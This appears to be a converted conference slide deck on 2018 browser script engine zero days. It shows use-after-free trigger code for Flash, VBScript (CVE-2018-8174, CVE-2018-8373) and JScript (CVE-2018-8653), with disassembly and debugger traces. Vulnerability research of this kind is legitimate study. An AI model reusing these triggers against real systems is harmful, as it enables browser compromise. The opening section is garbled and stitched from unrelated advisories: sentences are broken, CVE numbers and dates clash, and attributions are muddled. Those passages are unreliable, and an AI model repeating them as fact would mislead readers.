



Browser Script Engine Zero Days in 2018

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Agenda

- Browser Zero Days in 2018
- VBSEmulator
- Chakra

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- Flash: CVE-2018-4878 CVE-2018-15982
- VBScript: CVE-2018-8174 CVE-2018-8373
- JScript: CVE-2018-8653

Flash 0-Day In The Wild: Group 123 At The Controls

This blog post is authored by [Warren M](#)

EXECUTIVE SUMMARY

The 1st of February, Adobe published a vulnerability is a use after free that allowed KISA (Korean CERT) published an advisory. Exploited this vulnerability with a Flash document, the exploit was executed in

We identified that the downloaded payload already extensively spoke about this RCE particularly used with cloud platforms

Operation Poison Needles - APT Group Attacked the Polyclinic of the Presidential Administration of Russia, Exploiting a Zero-day

12月05, 2018

Overview

In recent years, disputes over territorial issues between Ukraine and the Crimean Peninsula, Russia-Ukraine gas disputes, and the countries upgrades, security incidents in cyberspace may have led to a series of targeted attacks. On December 5, 2018, the Ukrainian power grid was attacked by a group of hackers from Russia. The attack caused widespread power outages across the country.

On November 25, 2018, an international incident occurred in the Black Sea. Two Russian ships attempted to pass from the Black Sea into the Sea of Azov. This again drew the attention of all the world's major powers.

On the evening of November 29, 2018, shortly after the Russian security team to discover the APT attack against the FSB, they used to initiate the attack was a carefully forged employee customized Trojan with self-destruction function. All the terms of the price, but at the same time, it is also very cautious.

Analysis of CVE-2018-8174 VBScript 0day and APT actor related to Office targeted attack

05月09, 2018

Overview

Recently, the Advanced Threat Response Team of 360 Core Security discovered a new zero-day vulnerability in Microsoft Internet Explorer. By exploiting this vulnerability, the attacker can gain full control of the victim's computer. This is the first time that such a serious vulnerability has been found in Microsoft Internet Explorer.

Microsoft confirmed this vulnerability on the morning of April 20, 2018. Microsoft has fixed the vulnerability and named it CVE-2018-8653. After receiving a report from a user, Microsoft investigated the issue and found that the vulnerability was being used in targeted attacks.

19 Day Microsoft Issues Emergency Fix for IE Zero

DEC 18 Day

Microsoft today released an emergency update for Internet Explorer (IE) Web browser on Windows computers.

The software giant said it learned about this vulnerability in a timely manner. This APT attack was analyzed and confirmed its association with the APT-C-06 Group. On April 18, 2018, Microsoft received a report from a user about a new vulnerability being used in targeted attacks.

Satnam Narang, senior research engineer at Microsoft, said that the vulnerability affects the following versions of Internet Explorer 11 from Windows 7 to Windows Server 2012, 2016 and 2019. It is not vulnerable since VBScript is disabled by default.

Use-after-free (UAF) Vulnerability CVE-2018-8373 in VBScript Engine Affects Internet Explorer to Run Shellcode

Posted on: August 15, 2018 at 5:01 am Posted in: Vulnerabilities Author: Trend Micro



by Elliot Cao (Trend Micro Security Research) with Trend Micro's Zero Day Initiative (ZDI)

We discovered a high-risk Internet Explorer (IE) vulnerability in the wild on July 11, just a day after Microsoft's July Patch Tuesday. We immediately sent Microsoft the details to help fix this flaw. While this vulnerability, now designated as CVE-2018-8373, affects the VBScript engine in the latest versions of Windows, Internet Explorer 11 is not vulnerable since VBScript is disabled by default.

We discovered the exploit in malicious web traffic. The URL is shown as below:



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```
var psdk:PSDK = PSDK.pSDK;
var psdk_dispatcher:PSDKEventDispatcher = psdk.createDispatcher();
this.mediaPlayer = psdk.createMediaPlayer(psdk_dispatcher);
this.my_DRMListerner = new DRMOperationCompleteListener ();
this.mediaPlayer.drmManager.initialize(this.my_DRMListerner);

this.my_DRMListerner = null;

try {
    new LocalConnection().connect("foo");
    new LocalConnection().connect("foo");
}
catch (e:Error) {
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Create an Object

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Free the Object

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0a2fbf90 00009999 0000aaaa 00001111 00002222
0a2fbfa0 00003333 00004444 00005555 00006666
0a2fbfb0 00007777 00008888 00009999 0000aaaa
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↓
my_DRMListerner_vuln

Reuse free memory
Trigger GC,
Get a dangling pointer

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```
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var md:Metadata = new Metadata();
var arr_key:* = null;
i = 0;

while (i < 0x100) {
    md.setObject(i.toString(), ba);
    i++;
}

try{
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    new LocalConnection().connect("foo");
}
catch (e:Error){}

arr_key = md.keySet;
```

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
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Create some String object
and save them to Metadata



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
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```
.....  
.text:103749FA          ;~~~~~  
.text:103749FD          ;  
.text:10374A00          ;  
.text:10374A03          ;  
.text:10374A05          ;  
.text:10374A07          ;  
.text:10374A0A          ;  
.text:10374A0C          ;  
.text:10374A0E          ;  
.text:10374A0E loc_10374A0E:  
.text:10374A0E          ;  
.text:10374A0E          ; CODE XREF: add_keySet+F7↑j  
.text:10374A10          ;  
.text:10374A10 loc_10374A10:  
.text:10374A10          ;  
.text:10374A11          ;  
.text:10374A12          ;  
.text:10374A13          ;  
.text:10374A14          ;  
.text:10374A14 add_keySet  
.....  
          mov    eax, [esi+4] ; esi=keySet  
          lea    edi, [eax+edi*4] ; edi=index  
          mov    [esi+8], ebx  
          test   edi, edi  
          jz     short loc_10374A0E  
          mov    eax, [ebp+key] BUG here!  
          mov    eax, [eax]  
          mov    [edi], eax Set String to keySet, without DRCWB  
          mov    al, 1           ; CODE XREF: add_keySet+4B↑j  
          pop    edi  
          pop    esi  
          pop    ebx  
          leave  
          retn   8  
          endp
```

BUG here !
Set String to keySet, without DRCWB



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
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Trigger GC



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
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Get dangling pointers



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```
Dim arr(1)
```

```
Dim o
```

```
Class MyClass
```

```
Private Sub Class_Terminate
```

```
    Set o = arr(0)
```

```
    arr(0) = &h12345678
```

```
End Sub
```

```
End Class
```

```
Set arr(0) = New MyClass
```

```
Erase arr
```

```
msgbox o
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Create one MyClass object
and save its pointer to arr(0)

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
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End Sub
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
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Save MyClass object
pointer to variable o



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
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→ Get a dangling pointer



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Dim arr()  
ReDim arr(2)
```

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Class MyClass  
Public Default Property Get P  
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End Class
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```
arr(2) = New MyClass
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
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→ Save the arr(2) address on the stack




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
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Original array buffer
will be freed by |ReDim|



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
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JScript Zero Days in 2018

- CVE-2018-8653

```
...
for (var i = 0; i < limit; i++) {
    var arr = new Array({prototype:{}});
    var e = new Enumerator(arr);
    e.moveFirst();
    refs[i] = e.item();
}
```

```
for (var i = 0; i < limit; i++) {
    refs[i].prototype = {};
    refs[i].prototype.isPrototypeOf = getFreeRef;
}
```

```
...
dummyObj instanceof refs[0];
```

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Create an array contains object has prototype object

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Set the prototype object isPrototypeOf to |getFreeRef| callback

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Trigger |getFreeRef| callback

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
```
function getFreeRef() {  
    if (count == limit) {  
        ...  
        for (var i = 0; i < limit; i++) {  
            refs[i].prototype = 0;  
        }  
        CollectGarbage();  
    } else {  
        dummyObj instanceof refs[count++];  
    }  
    // crash here  
    this;  
    return false;  
}
```

→ recursive calls to put |this| on the stack

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
Break out and release prototype object by garbage collection

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```

```
0:007> !heap -p -a ecx
address 18d52ed0 found in
_DPH_HEAP_ROOT @ 9211000
in free-ed allocation ( DPH_HEAP_BLOCK:          VirtAddr      VirtSize)
                                         18bd3f08: 18d52000      2000
714aae02 verifier!AVrfDebugPageHeapFree+0x000000c2
77712fa1 ntdll!RtlDebugFreeHeap+0x0000003e
77672735 ntdll!RtlpFreeHeap+0x000000d5
77672302 ntdll!RtlFreeHeap+0x00000022
756b70b5 msvcrt!free+0x00000065
6e4cac68 jscript!GcBlockFactory::FreeBlk+0x00000023
6e4cbf52 jscript!GcAlloc::ReclaimGarbage+0x00000232
6e4ca498 jscript!GcContext::Reclaim+0x00000089
6e4ca791 jscript!GcContext::CollectCore+0x00000201
6e4ca27b jscript!GcContext::Collect+0x0000001f
6e4d22a2 jscript!NameTbl::InvokeInternal+0x00000152
6e4cce48 jscript!VAR::InvokeByDispID+0x00000069
6e4cf903 jscript!CScriptRuntime::Run+0x00000f33
6e4d3232 jscript!ScrFncObj::CallWithFrameOnStack+0x00000a2
6e4d333b jscript!ScrFncObj::Call+0x0000007b
6e4d234d jscript!NameTbl::InvokeInternal+0x000001fd
6e4cd628 jscript!VAR::InvokeByName+0x00000198
6e516a6f jscript!CScriptRuntime::InstOf+0x000000cf
6e5061d1 jscript!CScriptRuntime::Run+0x00037801
6e4d3232 jscript!ScrFncObj::CallWithFrameOnStack+0x00000a2
6e4d333b jscript!ScrFncObj::Call+0x0000007b
6e4d234d jscript!NameTbl::InvokeInternal+0x000001fd
```

 → |this| pointer is still saved on the stack and not tracked by GC
Get a dangling pointer

VBSEmulator

What is VBScript

- One script language developed by Microsoft
- Not meet ECMAScript standard
- Run in vbscript.dll
- Not open sourced ☹

How does vbscript.dll work

- Load
- Parse
- Compile
- Run
- Unload

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CScriptRuntime::RunNoEH(CScriptRuntime * __hidden this, struct VAR *)

```
...  
xt:1000451F          nop  
xt:10004520          ; CODE XREF: CScriptRuntime::RunNoEH(VAR *)-22D8↑j  
xt:10004520          ; CScriptRuntime::RunNoEH(VAR *)-2214↑j ...  
xt:10004520          mov    edx, 400Ch  
xt:10004525          ; CODE XREF: CScriptRuntime::RunNoEH(VAR *)-2247↑j  
xt:10004525          ; CScriptRuntime::RunNoEH(VAR *)-20C2↑j ...  
xt:10004525          mov    eax, [ebx+0B4h] ; jmp table 10004540 cases 0,2  
xt:10004528          movzx  ecx, byte ptr [eax]  
xt:1000452E          lea    esi, [eax+1]  
xt:10004531          mov    [ebx+0B4h], esi  
xt:10004537          cmp    ecx, 6Fh   ; switch 112 cases  
xt:1000453A          ja    loc_10004262 ; jmp table 10004540 default case  
xt:10004540          jmp    ds:off_100042F4[ecx*4] ; switch jump  
xt:10004547 ;-----  
xt:10004547 loc_10004547:          0FF_100042F4 dd offset loc_10004525, offset loc_1001032D, offset loc_10004525  
xt:10004547          ; DATA XREF: CScriptRuntime::RunNoEH(VAR *)+87↓r  
xt:10004547          dd offset loc_10004547, offset loc_1002B446, offset loc_100103C4 ; jump table for switch statement  
xt:10004547          dd offset loc_100023FC, offset loc_10002C3B, offset loc_10002D26  
xt:10004549          mov    cl, [esi]  
xt:10004549          lea    eax, [es...]  
xt:1000454C          mov    [ebx+0B4h], eax  
xt:10004552          movzx  eax, cl  
xt:10004555          ;-----  
xt:10004555 loc_10004555:          dd offset loc_10005367, offset loc_10013BAE, offset loc_1000478F  
xt:10004555          dd offset loc_100026EC, offset loc_10018EA5, offset loc_100163B2  
xt:10004555          dd offset loc_100182C0, offset loc_10019B71, offset loc_1001A102  
xt:10004555          dd offset loc_100296CB, offset loc_10002720, offset loc_10018AA9  
xt:10004555          dd offset loc_1000282B, offset loc_10002870, offset loc_100028D1  
xt:10004558
```

How does vbscript.dll work

- Load
- Parse
- Compile
- Run
- Unload

CScriptRuntime::RunNoEH(CScriptRuntime * __hidden this, struct VAR *)

CScriptRuntime

+0x28 Local Variables

+0x2C Function Arguments

+0xB0 Statck Pointer

+0xB4 Position Counter

+0xC0 CompiledScript

CompiledScript

+0x10 func_offset

+0x14 func_count


+0x1C bos_info

+0x28 bos_data

+0x2C bos_data_length

```
str = "Helloworld"
eval(StrReverse ("") rts( xobgsm"))
```

```
683944b6 90      nop
683944b7 90      nop
683944b8 90      nop
683944b9 8bff    mov    edi,edi
683944bb 55      push   ebp
683944bc 8bec    mov    ebp,esp
683944be 81ecf0000000 sub   esp,8f0h
683944c4 8b4118  mov    eax,dword ptr [ecx+18h]
683944c7 c745f800000000 mov    dword ptr [ebp-8],0
683944ce 53      push   ebx
683944cf 56      push   esi
683944d0 8b400c  mov    eax,dword ptr [eax+0Ch]
683944d3 89459c  mov    dword ptr [ebp-64h],eax
683944d6 8d45f8  lea    eax,[ebp-8]
683944d9 8981e4000000 mov    dword ptr [ecx+0E4h],eax
683944df 8d8574fffff lea    eax,[ebp-8Ch]
683944e5 57      push   edi
683944e6 8981e0000000 mov    dword ptr [ecx+0E0h],eax
683944ec 8d415c  lea    eax,[ecx+5Ch]
683944ef 6a00    push   0
```




```
0:018> g
Breakpoint 3 hit
eax=00000000 ebx=0e3fbca8 ecx=0e3fbca8 edx=00000000 esi=0e3fbdf0 edi=0e1bddf8
eip=683944b9 esp=0e3fbca0 ebp=0e3fbcc8 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=00 3 es=0023 fs=003b gs=0000              efl=00000246
vbscript!CScriptRuntime::RunNoEH:
683944b9 8bff    mov    edi,edi
0:018> g
Breakpoint 3 hit
eax=00000000 ebx=0e3fb988 ecx=0e3fb988 edx=00000000 esi=0e3fb08 edi=0e1bddf8
